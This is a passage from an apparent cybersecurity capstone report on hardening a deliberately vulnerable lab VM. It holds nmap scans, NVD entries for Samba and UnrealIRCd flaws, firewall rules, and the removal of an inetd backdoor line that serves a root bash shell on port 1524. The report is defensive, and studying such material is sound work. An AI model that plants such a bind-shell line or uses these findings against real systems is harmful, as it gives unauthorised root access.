139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Bash shell (**BACKDOOR**; root shell)
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/dr
b)
35988/tcp open  java-rmi     GNU Classpath grmiregistry
37893/tcp open  mountd       1-3 (RPC #100005)
47726/tcp open  status       1 (RPC #100024)
59617/tcp open  nlockmgr     1-4 (RPC #100021)
MAC Address: 08:00:27:2A:A8:26 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Service Info: Hosts: LegacyServer, legacyserver.local, irc.legacyserver.local;
OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel
```

Fig 2: Scan Results

[Screenshot not yet provided]

Fig 3: Vulnerability Scan

CapStone Project - Gemini Not: X NVD-CVE-2007-2447 x CAP 195.2.1 - Cybersecurity will x +

nvd.nist.gov/vuln/detail/cve-2007-2447

CVE-2007-2447 Detail

MODIFIED AFTER ENRICHMENT

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

The MS-RPC functionality in smbld in Samba 3.0.0 through 3.0.25rc3 allows remote attackers to execute arbitrary commands via shell metacharacters involving the (1) SamrChangePassword function, when the "username map script" smb.conf option is enabled, and allows remote authenticated users to execute commands via shell metacharacters involving other MS-RPC functions in the (2) remote printer and (3) file share management.

Metrics

CVSS Version 4.0 CVSS Version 3.x CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 2.0 Severity and Vector Strings:

NIST: NVD Base Score: 6 Vector: (AV:N/AC:M/Au:S/C:P/I:P/A:P)

QUICK INFO

CVE Dictionary Entry:
[CVE-2007-2447](#)
NVD Published Date:
May 14, 2007
NVD Last Modified:
Jun 16, 2026
Source:
Red Hat, Inc.

CapStone Project - Gemini Not: X NVD-CVE-2010-2075 x CAP 195.2.1 - Cybersecurity will x +

nvd.nist.gov/vuln/detail/cve-2010-2075

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

UnrealRcd 3.2.8.1, as distributed on certain mirror sites from November 2009 through June 2010, contains an externally introduced modification (Trojan Horse) in the DEBUG3_DOLOG_SYSTEM macro, which allows remote attackers to execute arbitrary commands.

Evaluator Description

Per: <http://www.unrealircd.com/bt/unrealsecadvisory.20100612.txt> 'Official precompiled Windows binaries (SSL and non-ssl) are NOT affected. CVS is also not affected. 3.2.8 and any earlier versions are not affected. Any Unreal3.2.8.1.tar.gz downloaded BEFORE November 10 2009 should be safe, but you should really double-check, see next.'

Metrics

CVSS Version 4.0 CVSS Version 3.x CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 2.0 Severity and Vector Strings:

NIST: NVD Base Score: 7.5 Vector: (AV:N/AC:L/Au:N/C:P/I:P/A:P)

QUICK INFO

CVE Dictionary Entry:
[CVE-2010-2075](#)
NVD Published Date:
Jun 15, 2010
NVD Last Modified:
Jun 16, 2026
Source:
Red Hat, Inc.




Fig 4: AI Threat Intel + NVD verification

```
ADDITIONAL VERIFIED WITH TOOL SHEET III
legacyserver [Running] - Oracle VirtualBox

File Machine View Input Devices Help

sysadmin@legacyserver:~$ ls -l /tmp/evidence
total 48
-rw-r--r-- 1 sysadmin sysadmin 29422 2026-09-15 09:18 auth.log
-rw-r--r-- 1 sysadmin sysadmin 13858 2026-09-15 09:13 volatile_dump.txt
sysadmin@legacyserver:~$ sudo ufw enable
[sudo] password for sysadmin:
Firewall started and enabled on system startup
sysadmin@legacyserver:~$ sudo ufw deny 21/tcp
Rule added
sysadmin@legacyserver:~$ sudo ufw status verbose
Firewall loaded

To Action From
--
21:tcp DENY Anywhere

sysadmin@legacyserver:~$ sudo ufw status verbose
[sudo] password for sysadmin:
Firewall loaded

To Action From
--
21:tcp DENY Anywhere

sysadmin@legacyserver:~$
```

Fig 5: Evidence Locker

```
legacyserver [Running] - Oracle VirtualBox

File Machine View Input Devices Help

sysadmin@legacyserver:~$ sudo ufw deny 1524/tcp
Rule added
sysadmin@legacyserver:~$ sudo ufw verbose

Usage: ufw COMMAND

Commands:
  enable           Enables the firewall
  disable          Disables the firewall
  default ARG      set default policy to ALLOW or DENY
  logging ARG      set logging to ON or OFF
  allowdeny RULE   allow or deny RULE
  delete allowdeny RULE delete the allow/deny RULE
  status           show firewall status
  version          display version information

sysadmin@legacyserver:~$ sudo ufw status verbose
Firewall loaded

To Action From
--
21:tcp DENY Anywhere
1524:tcp DENY Anywhere

sysadmin@legacyserver:~$
```

Fig 6: Containment Command

```
Nmap scan report for 192.168.2.3
Host is up (0.0033s latency).

PORT      STATE      SERVICE
21/tcp    filtered  ftp
MAC Address: 08:00:27:7B:64:F9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.84 seconds


(kali㉿kali)-[~]
$ nmap -p1524 192.168.2.3
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-15 10:01 EDT
Nmap scan report for 192.168.2.3
Host is up (0.0012s latency).

PORT      STATE      SERVICE
1524/tcp  filtered  ingreslock
MAC Address: 08:00:27:7B:64:F9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds

(kali㉿kali)-[~]
$ ss
```

Fig 7: Mitigation Verification



The image consists of two screenshots of a terminal window titled 'legacyserver [Running] - Oracle VirtualBox'. The terminal shows the configuration of the xinetd service to be permanent and its subsequent restart.

Top Screenshot:

```
sysadmin@legacyserver:~$ sudo sed -i 's/disable.*= no/disable = yes/' /etc/xinetd.d/vsftpd
sysadmin@legacyserver:~$ cat /etc/xinetd.d/vsftpd
# default: on
# description:
#   The vsftpd FTP server serves FTP connections. It uses
#   normal, unencrypted usernames and passwords for authentication.
# vsftpd is designed to be secure.
service ftp
{
    socket_type          = stream
    wait                 = no
    user                 = root
    server               = /usr/sbin/vsftpd
    server_args          =
    log_on_success        += DURATION USERID
    log_on_failure        += USERID
    nice                 = 10
    disable = yes
}

sysadmin@legacyserver:~$ sudo /etc/init.d/xinetd restart
 * Stopping internet superserver xinetd          [ OK ]
 * Starting internet superserver xinetd          [ OK ]
sysadmin@legacyserver:~$
```

Bottom Screenshot:

```
}

includedir /etc/xinetd.d
sysadmin@legacyserver:~$ ps -fp 5092
UID      PID  PPID  C  STIME TTY          TIME CMD
root      5092    1    0  11:30 ?           00:00:00 /usr/sbin/xinetd -pidfile /var/r
sysadmin@legacyserver:~$ sudo lsof -i :1524
COMMAND PID USER  FD  TYPE DEVICE SIZE NODE NAME
xinetd  5092 root  11u  IPv4  13479      TCP *:ingreslock (LISTEN)
sysadmin@legacyserver:~$ sudo grep -ril ingreslock /etc/2>/dev/null
/etc/services
/etc/inetd.conf
sysadmin@legacyserver:~$ cat /proc/5092/cmdline | tr '\0' ' '; echo
/usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
sysadmin@legacyserver:~$ grep -n ingreslock /etc/inetd.conf
8:ingreslock stream tcp nowait root /bin/bash bash -i
sysadmin@legacyserver:~$ sudo sed -i '/^ingreslock/s/^/#/' /etc/inetd.conf
sysadmin@legacyserver:~$ grep -n ingreslock /etc/inetd.conf
8:#ingreslock stream tcp nowait root /bin/bash bash -i
sysadmin@legacyserver:~$ sudo /etc/init.d/xinetd restart
 * Stopping internet superserver xinetd          [ OK ]
 * Starting internet superserver xinetd          [ OK ]
sysadmin@legacyserver:~$ sudo lsof -i :1524
sysadmin@legacyserver:~$
```

Fig 8: Permanent Fix




Fig 9: Attack Surface Reduction





Fig 10: Automated Health Check

Appendix C: Faith Telva's Evidence




The terminal window shows the output of the `ip addr` command for the `lo` and `eth0` interfaces, followed by a `ping` command to `192.168.2.3`. The `ip addr` output shows the `lo` interface with IP `127.0.0.1` and the `eth0` interface with IP `192.168.2.4`. The `ping` command shows successful connectivity to `192.168.2.3` with a 0% packet loss.

```
(kali@kali)-[~]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:8b:1c:04 brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.4/24 brd 192.168.2.255 scope global dynamic noprefixroute
        eth0
        valid_lft 366sec preferred_lft 366sec
    inet6 fe80::22e1:6ff8:b463:acf1/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ ping -c 4 192.168.2.3
PING 192.168.2.3 (192.168.2.3) 56(84) bytes of data.
64 bytes from 192.168.2.3: icmp_seq=1 ttl=64 time=0.914 ms
64 bytes from 192.168.2.3: icmp_seq=2 ttl=64 time=1.38 ms
64 bytes from 192.168.2.3: icmp_seq=3 ttl=64 time=1.68 ms
64 bytes from 192.168.2.3: icmp_seq=4 ttl=64 time=1.42 ms

--- 192.168.2.3 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 4397ms
rtt min/avg/max/mdev = 0.914/1.347/1.681/0.276 ms
```

Fig 1: Connectivity Test



The terminal window shows the output of the `nmap -sV -p- 192.168.2.3` command. The scan results show that the host is up and has many open ports, including `21/tcp` (ftp), `22/tcp` (ssh), `23/tcp` (telnet), `25/tcp` (smtp), `53/tcp` (domain), `80/tcp` (http), `111/tcp` (rpcbind), `139/tcp` (netbios-ssn), `445/tcp` (netbios-ssn), `512/tcp` (exec), `513/tcp` (login), `514/tcp` (tcpwrapped), `1099/tcp` (java-rmi), `1524/tcp` (bindshell), `2049/tcp` (nfs), `2121/tcp` (ftp), `3306/tcp` (mysql), `3632/tcp` (distccd), `5432/tcp` (postgresql), `5900/tcp` (vnc), `6000/tcp` (X11), `6667/tcp` (irc), `6697/tcp` (irc), `8009/tcp` (ajp13), `8180/tcp` (http), `8787/tcp` (drb), `34193/tcp` (mountd), `37085/tcp` (java-rmi), `43220/tcp` (status), and `53710/tcp` (nlockmgr).

```
(kali@kali)-[~]
$ nmap -sV -p- 192.168.2.3
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-17 09:49 EDT
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 09:50 (0:00:12 remaining)
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 73.33% done; ETC: 09:50 (0:00:04 remaining)
Nmap scan report for 192.168.2.3
Host is up (0.00017s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.0.8 or later
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd (PHP 5.2.4-2ubuntu5.10)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Bash shell (**BACKDOOR**; root shell)
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)
34193/tcp open  mountd       1-3 (RPC #100005)
37085/tcp open  java-rmi     GNU Classpath grmiregistry
43220/tcp open  status        1 (RPC #100024)
53710/tcp open  nlockmgr     1-4 (RPC #100021)
MAC Address: 08:00:27:EF:97:9A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Fig 2: Scan Results

```
kali@kali: ~  
Session Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
[kali@kali]~  
$ nmap -sV --script vuln -p 21,22,23,25,53,80,111,139,445,512,513,514,1099,1524,2049,3306,3632,5432,6000,6667,8009,8180,8787 192.168.2.3  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-17 12:21 EDT  
Nmap scan report for 192.168.2.3  
Host is up (0.00098s latency).  
  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.0.8 or later  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
| vulners:  
| cpe:/a:openssh:openssh:4.7p1:  
| DF059135-2CF5-5441-8F22-E6EF1DEE5F6E 10.0 https://vulners.com/gitee/DF059135-2CF5-5441-8F22-E6EF1DEE5F6E *EXP  
| LOIT*  
| 260BB20D-7E01-5A22-AD21-20F63E8EC7CE 10.0 https://vulners.com/githubexploit/260BB20D-7E01-5A22-AD21-20F63E8EC7  
| *EXPLOIT*  
| CE PACKETSTORM:173661 9.8 https://vulners.com/packetstorm/PACKETSTORM:173661 *EXPLOIT*  
| F0979183-AE88-53B4-86CF-3AF0523F3807 9.8 https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F38  
| 07 *EXPLOIT*  
| CVE-2023-38408 9.8 https://vulners.com/cve/CVE-2023-38408  
| CVE-2016-1908 9.8 https://vulners.com/cve/CVE-2016-1908  
| CVE-2010-4478 9.8 https://vulners.com/cve/CVE-2010-4478  
| CEF8EC43-BFE2-5B5E-8918-54A90DA09284 9.8 https://vulners.com/githubexploit/CEF8EC43-BFE2-5B5E-8918-54A90DA092  
| B4 *EXPLOIT*  
| B8190CDB-3EB9-5631-9828-8064A1575B23 9.8 https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B  
| 23 *EXPLOIT*  
| A2B36B85-C737-548F-8C04-9339EDCDBFF5 9.8 https://vulners.com/githubexploit/A2B36B85-C737-548F-8C04-9339EDCDBF  
| F5 *EXPLOIT*  
| 8FC9C5AB-3968-5F3C-825E-E8DB5379A623 9.8 https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A6  
| 23 *EXPLOIT*  
| 8AD01159-548E-546E-AA87-2DE89F3927EC 9.8 https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927  
| EC *EXPLOIT*  
| 6192C35D-F78B-5C0A-AB8D-9826A79A5320 9.8 https://vulners.com/githubexploit/6192C35D-F78B-5C0A-AB8D-9826A79A53  
| 20 *EXPLOIT*  
| 2227729D-6700-5C8F-8930-1EEAFD4B9FF0 9.8 https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9F  
| F0 *EXPLOIT*  
| 0221525F-07F5-5790-912D-F4B9E2D18587 9.8 https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D185  
| 87 *EXPLOIT*  
| CVE-2026-60002 9.4 https://vulners.com/cve/CVE-2026-60002  
| CVE-2015-5600 8.5 https://vulners.com/cve/CVE-2015-5600  
| CVE-2026-35414 8.1 https://vulners.com/cve/CVE-2026-35414  
